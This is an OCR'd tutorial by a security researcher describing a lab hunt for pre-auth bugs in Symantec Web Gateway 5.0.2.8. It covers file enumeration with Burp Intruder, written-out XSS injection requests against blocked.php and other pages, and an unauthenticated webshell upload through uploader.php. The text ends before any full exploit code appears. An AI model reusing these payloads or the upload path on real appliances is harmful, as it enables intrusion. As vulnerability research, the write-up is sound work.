Find preauth RCE in Symantec Web Gateway

QUICK TUTORIAL

By Cody Sixteen
CODE610.BLOGSPOT.COM | PATREON.COM/CODYSIXTEEN

Contents

Intro

In this document I'll describe how I found RCE bugs in Symantec Web Gateway 5.0.2.8. This time [1] we will talk about the bug available for unauthorized users. Reader – with the basic knowledge of python language and OWASP TOP 10 - will be able to continue and should be able to understand the whole idea of creating „quick *poc"* described below. In the final stage we will end up with the fully working preauth RCE exploit.

Enjoy and have fun! ;)

Cody

Environment

In my little laboratory I used similar environment that I used during the last research. In my VirtualBox I prepared:

- Kali Linux – with all my scripts and tools (we will also use it as a jumphost)

In the VMPlayer I prepared:

- Symantec Web Gateway 5.0.2.8

When your Gateway VM is ready to go we need to 'fix' one thing to continue. Log in as root and check if in your webroot directory (*/var/www/html/*) you can find ***uploads*** folder.

If you can not – create it and make it writable. This is the only way this exploit scenario will work.

Both machines should *see* each other (which means that both of them should be connected to the one network – most of time I'm using *bridge* network settings when I'm doing some research on VirtualBox, so it should work for you as well).

Next...

Preparing (the basics)

What's really important to continue:

- You are familiar with the basic python programming concepts [3]
- You understand how to create basic python client and/or server [4]
- You are familiar with *requests*[5]
- You understand what is a „reverse shell" [6]

If for all of those „requirements" your answer is 'yes' – you are on a very straight way to building your initial *poc! ;)*

But if you're not – don't worry. Reading all of this can be a little bit overwhelming if you're new to the python programming but I believe that practicing step-by-step and part-by-part will give you results you want to achieve. Sooner than you think. ;)

Take your time and read the manual(s). I'm ready when you are.

Initial „proof-of-concept”

Ok. Assuming you already know how to build a small python web client let’s connect to Symantec Web Gateway via SSH. We should be on the same step as before[1]:

```
cleaner                 dept.php                fr                          moduleConfig.php
cleanerConfig.php       deptSelector.php        getFcbrStatus.php           mtceConfig.php
cleaner.php             deptTime.php            graphs.inc.php              nameConfig.php
cleaninghelp.en.php     deptUploads.php         haConfig.php                networkConfig.php
cleaninghelp.php        disclaimerhandler.php   he                          network.php
[root@Webgate spywall]# grep -nr -e "exec(" ./ | grep -e "\$_"
./update_report_Cron.php:73:    exec('crontab -u '. exec("whoami") .' -l | grep -v ' . $reportname . "-"
./update_report_Cron.php:78:exec("echo '". $min ." ". $hour ." ". $dayOfMonth ." ". $month ." ". $dayOfWe
/tmp/tempCron; crontab /tmp/tempCron");
./network.php:44:       exec("sudo /sbin/ethtool -s $device autoneg ". $_POST['auto'] .((isset($_POST['du
$_POST['speed'] != 'unknown')?(" speed ". $_POST['speed']):''));
./network.php:48:       exec("echo \"/sbin/ethtool -s $device autoneg ". $_POST['auto'] .((isset($_POST[
& $_POST['speed'] != 'unknown')?(" speed ". $_POST['speed']):'') ."\" > /home/admin/autoconfig". $savenar
```

Ok but as you probably remember – we already done that last time.

So I decided to try a new approach and this time when I was connected to the VM (via ssh) I listed web root of the Gateway:

```
-rwxr-xr-x  1 root   root      6895 Feb 24  2009 updateCron.php
-rwxr-xr-x  1 root   root      1284 Dec  6  2006 updateInfectedClients.php
-rwxr-xr-x  1 root   root      4099 Dec 10  2010 updateJson.php
-rwxr-xr-x  1 root   root      2395 Oct 10  2005 update_report_Cron.php
-rwxr-xr-x  1 root   root      7810 Aug  6  2007 updateSoftware.php
-rwxr-xr-x  1 root   root      1265 Aug 22  2010 updateWebgateConfig.php
-rwxr-xr-x  1 root   root       774 Aug 15  2005 uploader.php
-rwxr-xr-x  1 root   root      4024 Aug 13  2010 uploadReport.php
-rwxr-xr-x  1 root   root      1484 Feb 25  2009 uploadType.php
-rwxr-xr-x  1 root   root       504 May  2  2009 user_interface.php
-rwxr-xr-x  1 root   root      3249 Sep 26  2009 userJson.php
-rwxr-xr-x  1 root   root      4117 Apr  7  2011 user.php
-rwxr-xr-x  1 root   root      2307 Jul  8  2010 user_report.php
-rwxr-xr-x  1 root   root       411 Apr 19  2007 userSelector.php
-rwxr-xr-x  1 root   root      1387 Sep 26  2009 userTimeJson.php
-rwxr-xr-x  1 root   root      2606 Feb 19  2009 userTime.php
-rwxr-xr-x  1 root   root      1498 Feb 14  2009 userUploads.php
-rwxr-xr-x  1 root   root       141 Nov 28  2006 verifyGW.php
-rwxr-xr-x  1 root   root      4473 May  2  2009 vlan.php
-rwxr-xr-x  1 root   root      7235 Feb 14  2009 webDestinations.php
-rwxr-xr-x  1 root   root       932 Sep  7  2008 webgateStatus.php
-rwxr-xr-x  1 root   root     17055 Apr 12  2010 whitelist.php
-rw-------  1 root   root      2496 Sep  3  2010 wizard1a.php
-rw-------  1 root   root      5536 Sep  3  2010 wizard1b.php
-rw-------  1 root   root      2974 Sep  3  2010 wizard1c.php
-rw-------  1 root   root      2503 Sep  3  2010 wizard1.php
-rw-------  1 root   root      9073 Jan 30  2011 wizard2.php
-rw-------  1 root   root     42466 Aug  1  2011 wizard3.php
-rwxr-xr-x  1 root   root     10171 Sep  1  2009 workgroupReport.php
[root@Webgate spywall]# ls -l | grep -e "\.php"
```

To do that I used simple command:

```
$ ls –l | grep –e „\.php”
```

I listed all PHP files inside webroot to prepare a list to use it later with Burp Suite. But to do that, first of all I need to *clean* my filelist log (*history* output*)*:

```
242  ls -l
243  ls -l | grep -e "\.php"
244  ls -l | grep -e "\.php" > tmpfile1
245  cat tmpfile1
246  cat tmpfile1 | cut -d " " -f 16-20
247  cat tmpfile1 | cut -d " " -f 18-20
248  cat tmpfile1 | cut -d " " -f 16-20
249  cat tmpfile1 | cut -d " " -f 17-20
250  cat tmpfile1 | cut -d " " -f 17-20
251  cat tmpfile1 | cut -d " " -f 17-20 > tmpfile2
252  cat tmpfile2
253  cat tmpfile2 | cut -d " " -f 1
254  cat tmpfile2 | cut -d " " -f 1 > tmpfile3
255  cat tmpfile2 | cut -d " " -f 2
256  cat tmpfile2 | cut -d " " -f 1 >> tmpfile3
257  cat tmpfile2 | cut -d " " -f 3
258  cat tmpfile2 | cut -d " " -f 3 >> tmpfile3
259  grep php tmpfile3
260  grep php tmpfile3 > tmpfile4
261  cat tmpfile4
```

So far, so good. Withe *tmpfile4* (list of our PHP files) I prepared a new file (this time on my Windows where I started Burp Suite) – swglist.txt (simply copy/paste of found files):


```
  260  grep php tmpfile3 > tmpfile4
  261  cat tmpfile4
  262  history
[root@Webgate spywall]# cat tmpfile4
admin_messages.php
admin_status.php
admin_updates.php
blacklist.php
blocked.php
browseTime.php
custom_report.php
deptTime.php
edit_alert.php
editPolicy.php
editRole.php
edit_sysalert.php
eula.php
graphs.inc.php
languageTest.php
new_whitelist.php
prepare_executive_summary_graph_data.php
restoreOption.php
saved_alerts.php
save_report.php
schedule_backup.php
showfixed.php
timer.php
```

swglist.txt — Notatnik

Plik Edycja Format Widok

```
uploader.php
user.php
user_report.php
userSelector.php
verifyGW.php
vlan.php
whitelist.php
wizard1a.php
wizard1b.php
wizard1c.php
wizard1.php
```

Next thing was to prepare my browser to use Burp as a proxy and go to the address of Symantec Web Gateway to intercept the request and send it to Intruder. Next step is to add our new created list of files to Burp's Intruder:




What we are doing here is called simple enumeration. Similar results you should achieve using *gobuster* or *dirb* (available on default Kali installation). After a while we should see some results:

11	editRole.php	200	☐	0	☐	569	☐	☐	☐	☐
12	edit_sysalert.php	200	☐	0	☐	574	☐	☐	☐	☐
13	eula.php	200	☐	0	☐	131833	☐	☑	☑	☑
14	graphs.inc.php	200	☐	0	☐	160	☐	☐	☐	☐
15	languageTest.php	200	☐	0	☐	32510	☐	☐	☐	☑
16	new_whitelist.php	200	☐	0	☐	574	☐	☐	☐	☐
17	prepare_executive_summary_g...	200	☐	0	☐	160	☐	☐	☐	☐
18	restoreOption.php	200	☐	0	☐	574	☐	☐	☐	☐
19	saved_alerts.php	200	☐	0	☐	573	☐	☐	☐	☐
20	save_report.php	200	☐	0	☐	572	☐	☐	☐	☐
21	schedule_backup.php	200	☐	0	☐	576	☐	☐	☐	☐
22	showfixed.php	200	☐	0	☐	570	☐	☐	☐	☐
23	timer.php	200	☐	0	☐	10166	☐	☐	☐	☑
24	whitelist.php	200	☐	0	☐	570	☐	☐	☐	☐
25	admin_messages.php	200	☐	0	☐	575	☐	☐	☐	☐

I was sure that if there is a small length of the response – the app is not presenting any interesting page. (Un)fortunately it wasn't the case here. ;)

For example:



122	send_report.php	200	☐	0	☐	208
120	send_backup.php	200	☐	0	☐	236
100	network.php	200	☐	0	☐	239
123	sendSystemAlert.php	200	☐	0	☐	241

Request | Response


Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Date: Fri, 27 Mar 2020 08:17:51 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Content-Length: 75
Connection: close
Content-Type: text/html

#!/usr/local/bin/php -q
[2020-03-27 01:47:51] Incorrect backup parameter .
```

So at this stage I sorted all the responses to try each page one-by-one. I started here:

Request	Payload	Status	Error	Redire...	Timeout	Length
13	eula.php	200	☐	0	☐	131833
37	eula.php	200	☐	0	☐	131833
85	eula.php	200	☐	0	☐	131833
128	showSquidErrs.php	200	☐	0	☐	46294
15	languageTest.php	200	☐	0	☐	32510
39	languageTest.php	200	☐	0	☐	32510
96	languageTest.php	200	☐	0	☐	32510
23	timer.php	200	☐	0	☐	10166
47	timer.php	200	☐	0	☐	10166
134	timer.php	200	☐	0	☐	10166

Response presented by the Burp Proxy:




Request | Response


Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Fri, 27 Mar 2020 08:17:20 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Connection: close
Content-Type: text/html
Content-Length: 131668

<html>

<head>
<meta http-equiv=Content-Type content="text/html; charset=windows-1252">
<meta name=Generator content="Microsoft Word 11 (filtered)">
<title>PART X</title>

<style>
```


Let’s see response in browser:



Looks like it works! Great. Checking next file from our responses – *showSquidErrs.php*:




Also looking good. ;) So I decided it will be a good idea to check all of those files simultaneously in the browser and in the Burp Suite. For example:



Pretty obvious XSS bugs. It will be so easy to spot preauth XSS bug in 'commercial appliance'? Well...

Yes. ;] Next I switched from simple HTML injection to something more interesting – JavaScript:



Worked like a charm! So at this stage I was wondering how many (preauth) XSS bugs are still available there?

To find the answer for my own question I decided to go to the next file - *timer.php*:

```
[root@Webgate spywall]# vi timer.php
[root@Webgate spywall]# grep "_GET\|_POST" timer.php
        $fileSize = $_GET['l'];
        $fname = empty($_GET['file']) ? '' : $_GET['file'];
        if (isset($_GET['profile'])) {
                $queryString .= "&profile={$_GET['profile']}";
                $downloadQuery .= "&profile={$_GET['profile']}";
[root@Webgate spywall]#
```

(As you can see I used *grep* **only for** _GET and _POST parameters. I'm sure there are more vulnerable spots, for example _SESSION, etc...)

Next file – *blocked.php:*

```
GET /spywall/blocked.php?id='>"><h1>asd<br>asd&history=-2&u= HTTP/1.1
Host: 192.168.216.133
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://192.168.216.133/spywall/blocked%2ephp
Cookie: PHPSESSID=0be79d6529d44faa7de7b3607256463e
Upgrade-Insecure-Requests: 1
```


Response is presented below:

```
                    <td style="padding-left: 15px;">
        <h3>Symantec Web Gateway</h3>
        <h1>Downloading unknown file is prohibited</h1><p class='translated'>The file, unknown file,
e and violates company policy.</p>                    <p class='translated'>
            <a href="javascript:spywareinfo('>"><h1>asd<br>asd');">Click here </a>
            for more information.                    </p>
                                    <p>Your IT department has been notified of your reques
```

So again I tried to read the code and find few more bugs (or just to get *proof* that this-or-that parameter is indeed vulnerable):


```
root@Webgate:/var/www/html/spywall
[root@Webgate spywall]# grep "_GET\|_POST" blocked.php
        $ip = empty($_GET['ip']) ? $_SERVER['REMOTE_ADDR'] : $_GET['ip'];
        if (isset($_GET['d'])) {
                $url = empty($_GET['url']) ? '' : $_GET['url'];
        if (empty($_GET['msg_grp_id'])) {
                if (!empty($_GET['profile'])) {
                        $profileData = selectrow('subnet_profile', '*', array('profile_id' => $_GET['profile']));
                        $profile = $_GET['profile'];
                $msg_grp_id = $_GET['msg_grp_id'];
                if (empty($_GET['profile'])) {
                        $profileData = selectrow('subnet_profile', '*', array('profile_id' => $_GET['profile']));
        if (!empty($profileData['quarantine']) || !empty($_GET['quarantine'])) {
[root@Webgate spywall]#
```

Good. Next file – *temppassword.php:*




Let's check the *target* parameter then:

Great! Another and another XSS bug. Next file that I found can be accessible by unauthorized user is *uploader.php.* The name of the file was very promising so I decided to dig a little bit deeper. On the screen below you'll find initial request:



I tried very first *webshell-file* I'm trying to upload during webapp pentests. Response is presented on next screenshot:




Looks interesting! Why our file upload failed? My quick hint was that I used wrong extension of the file (PHP). But it wasn't true. ;)


Remember our 'scenario'? So my upload failed because there was never an *upload* folder on the server! ;) This is the 'fix' I talked at the beginning:

```
[root@Webgate spywall]# cat -n uploader.php |less
[root@Webgate spywall]# cat -n uploader.php |less
[root@Webgate spywall]# pwd
/var/www/html/spywall
[root@Webgate spywall]# ls ../
ciu  diagnostics  errordocs  favicon.ico  index.html  licensemanager  ntlm  spywall
[root@Webgate spywall]# mkdir ../uploads
[root@Webgate spywall]# chmod 777 -R ../uploads/
[root@Webgate spywall]#
```

Now – as you can see on the screen presented below – I was able to create the file I want on remote Gateway:

